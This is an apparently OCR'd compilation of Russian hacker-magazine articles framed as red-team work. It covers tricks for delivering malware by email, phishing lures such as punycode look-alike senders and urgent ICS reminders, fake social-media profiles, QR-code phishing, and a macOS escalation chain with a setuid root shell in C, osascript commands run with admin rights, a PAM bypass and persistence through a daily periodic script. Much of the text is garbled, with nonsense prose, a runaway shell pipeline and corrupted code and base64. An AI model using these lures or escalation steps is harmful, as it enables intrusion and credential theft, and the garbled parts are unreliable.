Номер в Юникоде	U+205F
HTML-код	
CSS-код	\205F
Основная группа	Основная пунктуация
Подгруппа Юникода	Интервал
Версия Юникода	3.2 (2002)

Описание пробелов в названиях с неразрывными пробелами

В таком названии файла удалось вставить около 280 пробелов. Поэтому если у пользователя окно просмотра названия файла раздвинуто вправо, то он увидит , **exe** но так бывает нечасто.



Если вставить много обычных пробелов, то замаскировать настоящее расширение файла это не очень помогает.

Опять, это это можетон — отвращать , **.exe** в архиве, что легко обнаруживается защитными системами. Но, по-первые, не у всех установлены такие системы, но-вторые, даже если у тебя есть такие, злодеи, если какие-то трюки не работают в организациях, заботящихся о защите информации.

Когда человек пытается распаковать полученный от нас EXE-файл на Linux и писал нам, что ему не удается открыть-сбой, мы ему «помогали» и отправляли другую версию. Можно с уверенностью сказать, что технологии защиты лишь снижают риски и плохим с ним нужно вкладываться в навыки кибербезопасности людей. Это сейчас не об этом, один дальше.

РЕДКО ИСПОЛЬЗУЕМЫЕ РАЗРЫШЕНИЯ

Средства обмена, требуйтесь расширениями помимо стандартных , **rar** и , **zip**. Попадов обойти систему защиты (технической и человеческую) с помощью , **cab** , **z** и другим.

В 2020 году по России прокатилась рассылка с малварью, запакованной в архивы с расширением , **001**, и кто-то был явно не готов к таким атакам и не блокировал подобные архивы на почтовом сервере. Проверь, может, они не блокируют и z-архивы :)

Продолжение статьи →


ПИСЬМО С СЮРПРИЗОМ

ИЗУЧАЕМ УЛОВКИ И ХИТРОСТИ ДЛЯ ДОСТАВКИ ПИСЕМ С МАЛВАРЬЮ

ФАЙЛ ICS

Формат ICS (первая буква — заглавная i) — это формат файлов, используемый для календарей и email-клиентов (Google Calendar, Apple iCal, Microsoft Outlook).

В iPhone, например, такой файл отображается следующим образом.



Пример отображения файла ICS на iPhone

В данном случае кнопки «Сохранить» в свой календарь нет, но это не беда. Такой вариант подходит для срочных векторов:

> *Коллеги, напоминаем, что онлайн встреча сотрудников с генеральным директором уже началась. Повторно прикрепляю файл с напоминанием для календаря.*

Отправляем в 9.05. Сотрудник подумает, что уже опаздывает, и не будет размышлять, стоит ли переходить по ссылке.

ФАЙЛ В ОБЛАКЕ VS ФАЙЛ НА СЕРВЕРЕ


Напоследок давай рассмотрим, как облачные хранилища файлов помогают сделать файл более безопасным в глазах жертвы.

Ссылки на один и тот же файл были отправлены, а после открыты в Outlook. Один файл хранится на Яндекс Диске, второй — прямо на хостинге:

```
<https://disk.yandex.ru/d/UA8S81N5VE173A>

<https://icast.ru/virus.exe>
```

В результате файл с Яндекс Диска скачивается без дополнительных уведомлений, а при скачивании напрямую пользователь видит вот такое предупреждение.

В загрузках оба файла, соответственно, выглядят так.




Делаем вывод, что, если хотим привлекать меньше внимания к файлу, надо загружать его в облачное хранилище.

НЕДОЧЕТЫ В ИНТЕРФЕЙСАХ ПОЧТОВЫХ КЛИЕНТОВ И СЕРВИСОВ

С файлами разобрались, теперь пройдемся по нескольким огрехам в интерфейсе, которые помогают не только пентестерам, но и злоумышленникам вводить жертв в заблуждение.


Рассмотрим тему с двух сторон: как мы в благих целях можем использовать эти недочеты при пентесте в фишинговых рассылках и как разработчики ПО могут помочь пользователям различать этот самый фишинг.

На картинке ниже изображен интерфейс входящего письма в Outlook.




Логика жертвы такая: раз письмо видят и бухгалтер, и директор, значит, лучше сделать то, что требуется. Все бы ничего, но в копии указаны email-адреса, имитирующие коллег жертвы, на самом деле это несуществующие адреса (см. рисунок ниже).

Но если в первом email еще можно разглядеть буквы s со штрихом внизу, то во втором кириллическую букву визуально отличить от латинской невозможно.




При наведении курсора мыши email виден тот же, с поддельной буквой.



Расчет злоумышленника простой: он указывает фиктивные адреса в копии, письма никуда не дойдут, зато жертва думает, что начальство в курсе переписки, и с большой долей вероятности откроет архив с малварью внутри или перейдет по фишинговой ссылке.


«Фейковый» email выглядит похожим на оригинальный домен, потому что Outlook преобразовал Punycode-комбинацию в Unicode.

В другом известном почтовом клиенте точно такая же история: email с Punycode не отображается как `<gl.buhgalter@xn--topphish-g9c.ru>`, а мог бы.



Теперь давай рассмотрим несколько примеров почтовых служб и их веб-интерфейсов. На этот раз взяли не на то, как отображается Unicode в поле отправителя, а насколько сложно пользователю определить отправителя письма в интерфейсе.

В другом известном почтовом клиенте точно такая же история: email с Punycode не отображается как `<gl.buhgalter@xn--topphish-g9c.ru>`, а мог бы.




Письмо в веб-интерфейсе, где не видны реальный email-адрес отправителя

То есть имя и email могут выглядеть так: `info@domain.ru <info@evil.com>`, а в почтовом сервисе жертва видит только `<info@domain.ru>`.

В следующем примере похожая история: вместо имени мы видим email и пользователь решит, что письмо пришло от знакомого отправителя.

Но в этом интерфейсе при наличии на email хотя бы можно увидеть, кто на самом деле отправил письмо, в отличие от предыдущего примера. Можно же сделать так, как в интерфейсах ниже?

Пример отображения имени отправителя и email в Яндекс Почте



Пример отображения имени отправителя и email в The Bat

ИТОГИ

Мы рассмотрели несколько приемов обхода «человеческого файервола» с помощью технических приемов и недочетов в ПО. Разумеется, сколько существует программ и сервисов, столько в них багов и недочетов, требуется лишь усердие при поиске «обхода системы». Собственно, профессия хакера, в нашем случае белого, как раз и подразумевает, что мы смотришь на мир немного не так, как все остальные ☭

ФИШИНГ В СОЦСЕТЯХ:

КАК СОЦИАЛЬНЫЕ СЕТИ ПОМОГАЮТ ХАКЕРАМ

Юлия Дунаева
Эксперт группы создания контентного продукта «Лаборатории Касперского»

При генетическом социальные сети часто обходят стороной — они считаются личным пространством пользователя. Тем не менее для злоумышленников социальные сети — огромный источник информации. Сегодня мы поговорим о том, как генетисты могут использовать их в своей работе.

WARNING

Стиль имеет сознательный характер и предназначен для специалистов по безопасности, пропускает тестирование в рамках контроля качества. Не ждите от него соответствия за любой цвет, чрезмерного применения клюквенной информации. Распространение дорисовки программ, нарушение работы системы и нарушение тайны переписки приводится на заказ.

Зачем злоумышленнику отправлять в социальной сети?

- Создавать может отправить «клиентам» конфиденциальную информацию, которая может быть использована для шантажа, вымогательства или фишинга. Сообщение или встроенное на сайте ссылка на VPN, которая подключается к сети организации, считай, что злоумышленник уже «ужин» по корпоративным сетям и рассылает свои вредоносные письма для внутреннего пользования.
- Если в организации слабая парольная политика, то сотрудник будет использовать одинаковый пароль для нескольких сервисов, в том числе и в соцсетях.

Тут такое сообщение может прислать злоумышленник, чтобы проверить дарофиксатор: антивирусник, использующий автоматический запуск как второй фаза.


Примерный вид переписки, конечно, не для корпоративного мира, а для простых граждан, но он может пригодиться, когда нужно пробить такой номер (мобильный или корпоративный ТО).

ПОДГОТОВКА

Перед тем как проверить совершенность сотрудника в соцсети, нам нужно хотя бы «подобрать ключ» к его профилю для последующей. Аналит может сделать или купить стеньды в поисковиках пытать аналит в «.ru». Только не покупай спам (основанный аналит) аналит, так уже нарушены аналиты по поиску не поэтому даже при использовании в законном поисте.

Если у сотрудника есть страница в соцсети, то ему нужно сделать шаг. В большинстве случаев сотрудник сможет фиаль анализ 48 лет. Эксклюзив фото разнообразны на ходу. Обычная женщина.

Фотографии могут «выгнать» пользователя с профиля, поэтому нейтральные снимки не подходят. Рекламная фотография, как правило, выглядит довольно реалистичным.



Пример рекламной фотографии для фотографии

С использованием такой фотографии сходить автоматизированно забанит тебя за жоскостю фото из дарки аналиста. Остальные фотографии берем подходящие, но без лиц. Тем чего снимков будет достаточно. Для получения уникальных фото отличных сходящий скриншотов из видео.

Подготовить фотографии можно «по человечески», вырезать, наложить, сгладить, создавать впечатление «чем подходит» не не забывает о подписях, например «Отпуск в разгаре».

Пример рекламной фотографии для отпуска

Заполняем остальные поля в профиле по настроению: школа, вуз и так далее. Могло работа не пишем, но можно напихать, что на НЕ, если собеседующий спрашивает в анкетном этапе.

Если по сходящим аналит с «ник» нужно добавить «вы чистарки». На стиле «ник» нужно «вы чистарки» и «вы чистарки» в «ник» нужно «вы чистарки». Если «ник» сходится в «вы чистарки» сходить «ник» аналит дарки «ник» аналиты дарки.

Публикуем пост и начинаем выражаться «Только в».

Ваша новостной лента
Мои сообщения
Друзья
Фотографии
Группы
Только в
Только в
Только в

CHATGPT НА РЫБАЛКЕ

ВЫМАНИВАЕМ ПАРОЛЬ ПРИ ПОМОЩИ QR-КОДА И ЧАТ-БОТА

ChatGPT сейчас разве что в котлеты не кладут. В этой статье мы расскажем, как в проекте по социальной инженерии с помощью фоток библиотеки для Python рассылать QR-коды вместо обычных ссылок, чтобы выманивать сотрудников из защищенного рабочего окружения на личные девайсы. В качестве сайту-ширмы рассылки мы рассмотрим «Telegram-бот IT-поддержки» ChatGPT» и на самом деле использовали эту нейросеть для генерации кода бота, а также подключили интеграцию с API OpenAI для общения с пользователями.

Pentest Award

В рамках проекта Pentest Award (русская интерпретация Pentest Award) — проекте для специалистов по тестированию на проникновение, который учреждали коллеги Awillix. Мы собираем лучшие работы из каждой номинации. Эта статья заняла первое место в номинации «Улиса, рыбак, пошарьте фишку».

Авторы

- Игорь, сыночек: **Сергей Данилов**, **@iBrew**
- Инженер-шпион: **Дмитрий Ковалев**, **Илья Гвоздевский**, **@igorsgroshy**
- Инженер-ШИ-шпион: **Дмитрий Марешьев**, **@timurzakirov**

ЗАДАЧА

На входе задача — сделать проект по социальной инженерии в крупной фармацевтической компании, которая, как и большинство российских компаний, в области информационной безопасности.

Известно, что у сотрудников заказчика корпоративный Outlook, антивирус и Office на дефолтном формате. А также повышенный уровень сомнительной параноичности в плане хранения паролей — как у IT-специалистов, так и у рядовых сотрудников.

Мы выбрали для инструментов будет использовать олицетворяющий фреймворк Gophish. Почему выбрать, использовать что ссылки на внешний ресурс с целевым, похожим на корпоративный, и фишинг почты, а потом попросить ввести учетные данные.

ПРОБЛЕМЫ

Что может пойти не так с рассылкой?

Антивирус может блокировать письмо, письмо попадет на неизвестного нейтральный почтовый домен (URM, Gmail, вот это всё), неверно зарегистрированный домен, подразделение заказчика (приняв дефолтный `.ru-mail.ru`-домен) или в спамные ссылки в письме (ссылка на форму авторизации с IP-адресом и ссылка на вебинар с поисками, а то, что могут загрузить опасный файл рассылки сразу спрятали письмо).

Отсылка на домен, которым пользовательский при переходе по ссылкам из письма на самой домен может с большой вероятностью показать красные предупреждения, что через домашнюю нейтральную на переходящие по ссылкам в нем, кто может перейти.

Но как уйти от внешнего ссылки на форму в письме и внешнего параметра домена?

РЕШЕНИЕ

Почему бы нам не уместить пользователя в защищенного рабочего окружения на фишинговой форме, открытой на личном девайсе, предложив ему в письмо QR-код?

Тут мы, кстати, отличные сразу двух задачек: и антивирус минуем с рассылкой, и домен, с которым пользователь ассоциирует, не меняем, и ссылку в письме, и форму на личном телефоне он сканить в отличие от дисплейной версии Chrome, так заявивать при входе нового домена.

Но как сделать QR-код в письмо? Это же такая фигня, — корпоративный Outlook поддержит не в сообщении от внешнего отправителя так же, как гиперссылку?

Тот же Фишрекс рассылает QR-ссылки на чеки, сверстанные при помощи слова **dex**:

Второй вариант — сделать QR-код из символов Unicode:

```
# Choose right unicode char
if first_pixel == 0 and second_pixel == 0:
    line += '▀'
if first_pixel == 0 and second_pixel == 1:
    line += '▄'
if first_pixel == 1 and second_pixel == 0:
    line += '▀'
if first_pixel == 1 and second_pixel == 1:
    line += '▄'

qr_str += '\n' + line

print(qr_str)
```

```
python3 qr.py https://google.com
```

Попробуем запишать в Gophish оба варианта и посмотрим, что будет лучше выглядеть в Outlook.

Для этого понадобится `openpyxl` в библиотеку `qr-python`, которая часто использовала для работы с QR и Go, два новых метода для генерации QR в Unicode и HTML.

```
$ Pyxu ip "QRcode( Backslashes=0)
$ ls
$ ls -l Signature.Pyx
$ ls -l -h -t -r
$ ls -l -h -t -r -S
$ ls -l -h -t -r -S -d *
$ ls -l -h -t -r -S -d * | grep -v '^d'
$ ls -l -h -t -r -S -d * | grep -v '^d' | wc -l
$ ls -l -h -t -r -S -d * | grep -v '^d' | wc -l | tee -a
$ ls -l -h -t -r -S -d * | grep -v '^d' | wc -l | tee -a | cat -n
$ ls -l -h -t -r -S -d * | grep -v '^d' | wc -l | tee -a | cat -n | sed -e 's/^/  /'
$ ls -l -h -t -r -S -d * | grep -v '^d' | wc -l | tee -a | cat -n | sed -e 's/^/  /' | tee -a
$ ls -l -h -t -r -S -d * | grep -v '^d' | wc -l | tee -a | cat -n | sed -e 's/^/  /' | tee -a /dev/stdout
$ ls -l -h -t -r -S -d * | grep -v '^d' | wc -l | tee -a | cat -n | sed -e 's/^/  /' | tee -a /dev/stdout | cat -n
$ ls -l -h -t -r -S -d * | grep -v '^d' | wc -l | tee -a | cat -n | sed -e 's/^/  /' | tee -a /dev/stdout | cat -n | sed -e 's/^/  /'
$ ls -l -h -t -r -S -d * | grep -v '^d' | wc -l | tee -a | cat -n | sed -e 's/^/  /' | tee -a /dev/stdout | cat -n | sed -e 's/^/  /' | tee -a /dev/stdout
$ ls -l -h -t -r -S -d * | grep -v '^d' | wc -l | tee -a | cat -n | sed -e 's/^/  /' | tee -a /dev/stdout | cat -n | sed -e 's/^/  /' | tee -a /dev/stdout | cat -n
$ ls -l -h -t -r -S -d * | grep -v '^d' | wc -l | tee -a | cat -n | sed -e 's/^/  /' | tee -a /dev/stdout | cat -n | sed -e 's/^/  /' | tee -a /dev/stdout | cat -n | sed -e 's/^/  /'
$ ls -l -h -t -r -S -d * | grep -v '^d' | wc -l | tee -a | cat -n | sed -e 's/^/  /' | tee -a /dev/stdout | cat -n | sed -e 's/^/  /' | tee -a /dev/stdout | cat -n | sed -e 's/^/  /' | tee -a /dev/stdout
$ ls -l -h -t -r -S -d * | grep -v '^d' | wc -l | tee -a | cat -n | sed -e 's/^/  /' | tee -a /dev/stdout | cat -n | sed -e 's/^/  /' | tee -a /dev/stdout | cat -n | sed -e 's/^/  /' | tee -a /dev/stdout | cat -n | sed -e 's/^/  /'
```

PE НА КАЗЕННОМ МАКБУКЕ

ЗЛОУПОТРЕБЛЯЕМ УСТАНОВКОЙ VS CODE ДЛЯ ЛОКАЛЬНОГО ПОВЫШЕНИЯ ПРИВИЛЕГИЙ

Когда тебе нужно заставить сотрудников тенодедение выдать креды и привилегии в macOS, но так, чтобы они при этом ничего не заподозрили, можно смело предлагать завершить тарабарщину с установкой ПО, которое ты предварительно кастомизировал. Для примера разберем, как это сделать с любимым всеми Visual Studio Code.

anti evil ops
Dr. Destruction Tester, Red Team Operations
ave.anonymous@gmail.com

Pentest Award


В августе 2023 года прошла церемония награждения Pentest Award — премии для специалистов по тестированию на проникновение, которую учредила компания Aesis. Мы приняли участие в номинации «Поиск, рыбка» (повышение фишинга).

Этот способ мы применили по заказу одного **очень** крупного российского холдинга в ходе комплексной операции Red Team. Заказчик настоял на реализации подробного сценария: нас «встроили» в компанию по системе «Кентавр» и выполняли как внешние сотрудники на удаленке с выданным MacBook в качестве рабочего ноута.

Так компания-заказчик обеспечивала «на наказ» в организации сильно уязвимы, обращение к тенодедение по большей части состоит из поиск-ядер-дешифр, помогли мне установить такую-то программу. Это этого подхода идет использования этой особенностью рабочего процесса для повышения привилегий на «маке» до root и запуска служебную утилиту из **/etc/krb5.keytab** для развития дальнейших атак на AD.

СПУФИН ДИАЛОГ АУТЕНТИФИКАЦИИ

В паблике есть каждый по написанию вредоносного расширения, которое умеет само стартовать при запуске VS Code и сметить «шалейным окном в глаз» пользователу данному, клина его пароль.



Достаточно этого метода в том, что можно получить креды привилегированной учетки в спуфином виде. Расширение пишется в пользовательскую директорию **~/.vscode**, поэтому, даже если у админа стоит чистый VS Code, запуск неудачного кода сработает.

Недостатков в том, что надо помнить **команды** установого админа, чтобы предугадывать, диалоговое окно рисуется с помощью AppleScript поэтому выглядит весьма кастомно и серьезно отличается от встроенных окон запроса расширения привилегий. В связи с этим мы решили найти другой способ обхода VS Code.

МОДИФИЦИРУЕМ VS CODE

Несмотря на то что VS Code можно запускать с привилегиями пользователя, внутри есть дополнительные функции, которые требуют права администратора. Например, интеграция команды **code** в консоль. Для этого вносится изменение в системный **PATH**. В VS Code это делается командой из Command Palette (Command-Shift-P).

Хотя разработчики Code настаивают на рекомендуют изменять вручную системные системные каждому, каждым любит жить опасно, поэтому способ есть.


The Command Palette is where all Commands are found. It's important that your command names are labeled appropriately so users can easily find them.

✓ Do

- Add keyword shortcuts where appropriate
- Use clear names for commands
- Group commands together in the same category

✗ Don't

- Overwrite existing keyword shortcuts
- Use emojis in command names



Грепнув каталог VS Code по строке **command in PATH** найдем отсылку к JS-функции **installCommandLine**:

```
$ pwd
/Applications/Visual Studio Code.app

$ grep -r 'command in PATH'
./Contents/Resources/app/out/vs/workbench/workbench.desktop.main.js:...
class t extends I.Action2{constructor(){
super({id:"workbench.action.installCommandLine",title:{value
:d.t.localize(11,null),dialog:d.t.localize(12,null)},category:Ed.Install
:$(i),f1:!0,precondition:
!Ed.isWeb&&!Ed.isMacNativeTunes&&!Ed.isLinuxSnap&&!Ed.isRemote,
j:{id:"shellCommand.installCommandLine",title:{value
:d.t.localize(13,null),dialog:d.t.localize(14,null)},category:Ed.Install
:$(i),description:
{description:"Install 'code' command in PATH",
args:[{name:"ignore",description:"Do not modify PATH and symlink file
```

Далее, грепнув по **installCommandLine**, найдем само тело исполняемой команды:

```
$ grep -r 'installCommandLine'
./Contents/Resources/app/out/vs/code/electron-main/main.js:...async
installCommandLine(){const{isInstalled:t,to:i,target:n}=this.
this.h(),fs(i,n).p(void 0,(t=>{if(!t)
s.log(nl,target.toString());if(!t&&!r.w.dangling(const
f=wa(i),k.relpath?[i],[!0]:[]){r=r?return:void
s.Promises.unlink(k,k.relpath).p(void 0,(t=>{
if(t.code==="ENOENT"&&r.code==="ENOENT")throw
r;return;response:?}).wait this.showMessageBox({,type:"info",message:
d.p,buttons:[this.mnUninstall,this.mnCancel],defaultId:1}).p(void
{i,buttons:[d.p.localize(2,null)]}).p(void 0,(t=>{return
s.log("unable to install the 'code' command:",t.toStr()),void
with administrator privileges").wait(0,0,promise).p(void
0=>{this.h(!0).now.then.p(void 0,(void 0,void 0,void 0,void
```

Как видишь, начиная не меньшет нам добавить собственное действие к командам **./.buildshell root**. Но надо предвидеть, что можно мы можем дать для сочинения и последующего восстановления привилегированного доступа.

```
osascript -e 'do shell script "mkdir -p /usr/local/bin \
&& ln -sf '$(R)' '$(U)'\" with administrator privileges"
```

Курс Offensive Security «EXP-312: Advanced macOS Control Bypasses» представит изменить настройки PAM модуля sudo, чтобы принимать обязательные аутентификации при аутентификации через sudo), чтобы импровизировать, пока без пароля. Это делается с помощью изменения файла настроек **/etc/pam.d/sudo**

Now that we have a cleaner understanding, let's analyze how we can modify **sudo** to benefit us.

```
# sudo: auth account password session
auth       sufficient     pam_permit.so
auth       required       pam_smartcard.so
auth       optional       pam_keychain.so
auth       required       pam_opendirectory.so
account    required       pam_permit.so
password   required       pam_deny.so
session    required       pam_permit.so
```

We're modified PAM file such that the pam_permit so module is "sufficient" for authentication. Since this module is sufficient, the subsequent authentication attempt will be successful. We also updated the rest of the modules to be marked optional, meaning they are not required, but if they are supplied, they must succeed.

К сожалению, этот способ не работает в macOS 13.2.1, поскольку теперь недостаточно быть root. чтобы можно менять содержимое чувствительных файлов на диске (что что связано с кредами и аутентификацией). Для этого у процесса, который запрашивает такие изменения, должна быть привилегия Full Disk Access, которая навешивается только через GUI.

Мы решили найти другой способ способом и создать SUID-бинарь (благо есть это на «наке» работает):

```
// gcc -o setuidshell setuidshell.c
// ./setuidshell root
#include <stdlib.h>
#include <sys/types.h>
#include <pwd.h>
#include <unistd.h>
void change_to_user(const char *sUserName)
{
  struct passwd *pw;
  pw = getpwnam(sUserName);
  if (pw != NULL)
  {
  uid_t uid = pw->pw_uid;
  if (setuid(uid) == 0) system("/bin/bash -p");
  }
}
int main(int argc, char **argv)
{
  if (argc == 1) return 1;
  for (int i = 1; i < argc; i++) change_to_user(argv[i]);
  return 0;
}
```

Теперь можно добавить веселые команды к куску кода, нагретанному выше, чтобы навесить нужного владельца и SUID-бит на целит:

```
osascript -e 'do shell script "chown root:wheel /tmp/suidshell \
&& chmod u+s /tmp/suidshell \
&& mkdir -p /usr/local/bin && ln -sf '$(R)' '$(U)'\" with
administrator privileges"
```

Ещё немного покопавшись, мы нашли другую интересную возможность — вместо того чтобы класть SUID-бинарь на диск непосредственно перед фактическим, можно добавить команды выше к задаче **/etc/periodic/daily/110.clean-tmps**, которая запускается каждый день.

```
sed -i '" -e 'a/exit $?\nchown root:wheel \/tmp\/suidshell \&\&
chmod u+s \/tmp\/suidshell\nexit $?\n;' /etc/periodic/daily/110.
clean-tmps
osascript -e 'do shell script " echo
c2VkIC1pIC1cIC1lIC1zIi4xNXQgICYrYjsgIi0lIiByZ0MOnobOWxlYSwoIGlkKTkc
3Vpb2RvbGlzIHNlZTgrZ0hzZjBzZGxlYXNvb1wKCnc3VpbHNlZXNvcXN0IGlkIEF
wcmVpYXJpZWQsIHIsIiwiZjsiZjsiZmlsZSIsMCJpbOWlsIHN0ZXBzIiwiMCJpbOWlsIHRoIiB
sb4G4d
mkdir -p /usr/local/bin && ln -sf '$(R)' '$(U)'\" with
administrator privileges"
```

Так можно дифференцировать код LPE: сначала определяющий запускаемую по расписанию задачу, а потом принести SUID-шелл и дожидаться его запуска.

```
$ ls -l
-rwxr-xr-x  1 root  wheel  16568 17 мар 23:35 setuidshell
$ ls -l /tmp
drwxrwxrwt  3 root  wheel  96 17 мар 23:35 .X11-unix
drwxrwxrwt  3 root  wheel  96 17 мар 23:35 .XIM-unix
drwxrwxrwt  3 root  wheel  96 17 мар 23:35 com.apple.launchd.Ln0Ln1
drwx------
```

ЖЕЛЕЗНЫЙ БРЯК

ИСПОЛЬЗУЕМ ХАРДВЕРНЫЕ ПРЕРЫВАНИЯ ВНУТРИ ЕЛЕМЕНТЕРОВСКИХ ЦЕЛЕК

Дмитрий Ларин
Elementerovsky@mail.ru

Windows предоставляет мощные инструменты для слежения за системой (встраивание перехватчиков в ядрами. Но знаешь ли ты, что и не помощью можно сделать и снимать видео, как ужасно, сносно? В этой статье и в продолжение сможешь, как это делать.

Точки останова служат для контроля выполнения программы и, конечно же, не остаются в определенный момент. Попробуем существует два вида брака: аппаратные (аппаратно) и программно (виртуально).

Аппаратно (железно) — точка останова, которая ставится с помощью отладчика или IDE. Чтобы поставить, между тем отлаживать можно, например, просто конечно на нужном строке программы и Visual Studio.

Рисунок 1. Точка останова в Visual Studio

Также точка останова можно ставить где угодно и сколько угодно. Неважно (ограничений нет).

Рисунок 2. Несколько точек останова в Visual Studio

Напомню (напомнит — уже более сложная штука, которую мы сегодня и будем изучать. Это Время стоянки полно заполнений специальных стандартных прерываний (Debug Address Registers). Регистры с номерами 0 и 3 не используются — начинается с номера 0 зарезервированы специальные регистры (Reserved Debug Registers). ОНО создается специальное информацию о прерывании (Debug Exception Handler

ЖЕЛЕЗНЫЙ БРЯК

ИСПОЛЬЗУЕМ ХАРДВЕРНЫЕ БРЕЙК-ПОИНТЫ В ПЕНТЕСТЕРСКИХ ЦЕЛЯХ

УСТАНОВКА HARDWARE BREAKPOINT

Установить HWBP проще простого — достаточно лишь занести в нужный регистр адрес. Для бесстрашия и написала функцию **SetHwBP()**, куда нужно передать адрес, по которому следует установить точку останова, булево значение (**TRUE** — установить; **FALSE** — снять), а также номер регистра. Согласно документации, адрес может быть задан в **Dr0**, **Dr1** и так далее, но у меня почему-то работало только с **Dr0**:

```
// address – адрес, по которому ставить функцию
// setBP – FALSE – снять брек, TRUE – установить
// regnumber – номер регистра, который инициализировать адресом

VOID SetHwBP(PVOID address, BOOL setBP, int regnumber) {
  // Запись передаем в
  CONTEXT context = { 0 };
  context.ContextFlags = CONTEXT_DEBUG_REGISTERS;
  GetThreadContext(GetCurrentThread(), &context);
  // Почему-то брек, если адрес записывать в регистры, отличные от
Dr0, не срабатывает
  std::string registerNames[] = { "Dr0", "Dr1", "Dr2", "Dr3" };
  if (setBP) {
  DWORD64* registers[] = { &context.Dr0, &context.Dr1, &context.Dr2,
&context.Dr3 };
    if (regnumber >= 0 && regnumber < 4) {
    *registers[regnumber] = (DWORD64)address;
    std::cout << "Writing Address to " << registerNames[regnumber] <<
std::endl;
    }
    else {
    std::wcout << L"Invalid Registry Number" << std::endl;
    exit(-1);
    }
    // Установка бита 0 в DR7 для активации DR0
    context.Dr7 |= 1;
    // Установка битов 16-17 в DR7 для типа точки останова (Execute)
    context.Dr7 |= (0b00 << 16);
    // Установка битов 18-19 в DR7 для длины точки останова (1 byte)
    context.Dr7 |= (0b00 << 18);
  }
  else {
    context.Dr0 = 0;
    context.Dr1 = 0;
    context.Dr2 = 0;
    context.Dr3 = 0;
    context.Dr7 &= ~(1 << 0);
  }

  context.ContextFlags = CONTEXT_DEBUG_REGISTERS;
  SetThreadContext(GetCurrentThread(), &context);
}
```

Для получения значения регистров текущего потока используется функция GetThreadContext(), а для установки измененных значений используется SetThreadContext().


Причем, если мы хотим обрабатывать только исключения, срабатывающие из-за HWBP, в нашей функции обработчике следует предусмотреть проверку на наличие в структуре **EXCEPTION_POINTERS** элемента **ExceptionCode**, равного **STATUS_SINGLE_STEP**. Это значение свидетельствует о том, что произошло событие, когда одна инструкция завершается и следующая инструкция готова к выполнению:

```
LONG WINAPI Handler(PEXCEPTION_POINTERS exceptionInfo)
{
  if (exceptionInfo->ExceptionRecord->ExceptionCode ==
STATUS_SINGLE_STEP) {
    std::cout << "Unhandled exception occurred!" << std::endl;

    // Проверка, что реально нам брек сработал
    if (exceptionInfo->ContextRecord->Dr0 == exceptionInfo->
ContextRecord->Rip || exceptionInfo->ContextRecord->Dr1 ==
exceptionInfo->ContextRecord->Rip || exceptionInfo->ContextRecord->
Dr2 == exceptionInfo->ContextRecord->Rip || exceptionInfo->
ContextRecord->Dr3 == exceptionInfo->ContextRecord->Rip) {
    std::cout << "[-] Breakpoint triggered 0x" << std::hex <<
exceptionInfo->ExceptionRecord->ExceptionAddress << std::endl;
    std::cout << "[+] Exception Code 0x" << std::hex << exceptionInfo
->ExceptionRecord->ExceptionCode << std::endl;
    std::cout << "[+] RIP 0x" << std::hex << exceptionInfo->
ContextRecord->Rip << std::endl;
    std::cout << "[+] RSP 0x" << std::hex << exceptionInfo->
ContextRecord->Rsp << std::endl;
    std::cout << "[+] R8 0x" << std::hex << exceptionInfo->
ContextRecord->R8 << std::endl;
    std::cout << "[+] RAX 0x" << std::hex << exceptionInfo->
ContextRecord->Rax << std::endl;
    std::cout << "[+] RCX 0x" << std::hex << exceptionInfo->
ContextRecord->Rcx << std::endl;
    std::cout << "[+] R9 0x" << std::hex << exceptionInfo->ContextRecord
->R9 << std::endl;
    std::cout << "[+] RSP 0x" << std::hex << exceptionInfo->
ContextRecord->Rsp << std::endl;
    std::cout << "[+] Dr0 0" << std::hex << exceptionInfo->
ContextRecord->Dr0 << std::endl;
    }

    exceptionInfo->ContextRecord->bFlags |= (1 << 16);
    return EXCEPTION_CONTINUE_EXECUTION;

  }
  // Вернем EXCEPTION_CONTINUE_SEARCH, чтобы передать исключение
дальше
  return EXCEPTION_CONTINUE_SEARCH;
}
```

Использовать в своей программе этот код проще простого. Вот пример.

```
#include <iostream>
#include windows.h

LONG WINAPI Handler(PEXCEPTION_POINTERS exceptionInfo)
{
  if (exceptionInfo->ExceptionRecord->ExceptionCode ==
STATUS_SINGLE_STEP) {
    std::cout << "Unhandled exception occurred!" << std::endl;

    // Проверка того, что нам брек реально сработал
    if (exceptionInfo->ContextRecord->Dr0 == exceptionInfo->
ContextRecord->Rip || exceptionInfo->ContextRecord->Dr1 ==
exceptionInfo->ContextRecord->Rip || exceptionInfo->ContextRecord->
Dr2 == exceptionInfo->ContextRecord->Rip || exceptionInfo->
ContextRecord->Dr3 == exceptionInfo->ContextRecord->Rip) {
    std::cout << "[-] Breakpoint triggered " << std::hex <<
exceptionInfo->ExceptionRecord->ExceptionAddress << std::endl;
    std::cout << "[+] Exception Code " << std::hex << exceptionInfo->
ExceptionRecord->ExceptionCode << std::endl;
    std::cout << "[+] RIP " << std::hex << exceptionInfo->
ContextRecord->Rip << std::endl;
    std::cout << "[+] RAX " << std::hex << exceptionInfo->
ContextRecord->Rax << std::endl;
    std::cout << "[+] RCX " << std::hex << exceptionInfo->
ContextRecord->Rcx << std::endl;
    std::cout << "[+] R8 " << std::hex << exceptionInfo->ContextRecord
->R8 << std::endl;
    std::cout << "[+] R9 " << std::hex << exceptionInfo->ContextRecord
->R9 << std::endl;
    std::cout << "[+] Dr0 " << std::hex << exceptionInfo->
ContextRecord->Dr0 << std::endl;
    }

    exceptionInfo->ContextRecord->bFlags |= (1 << 16);
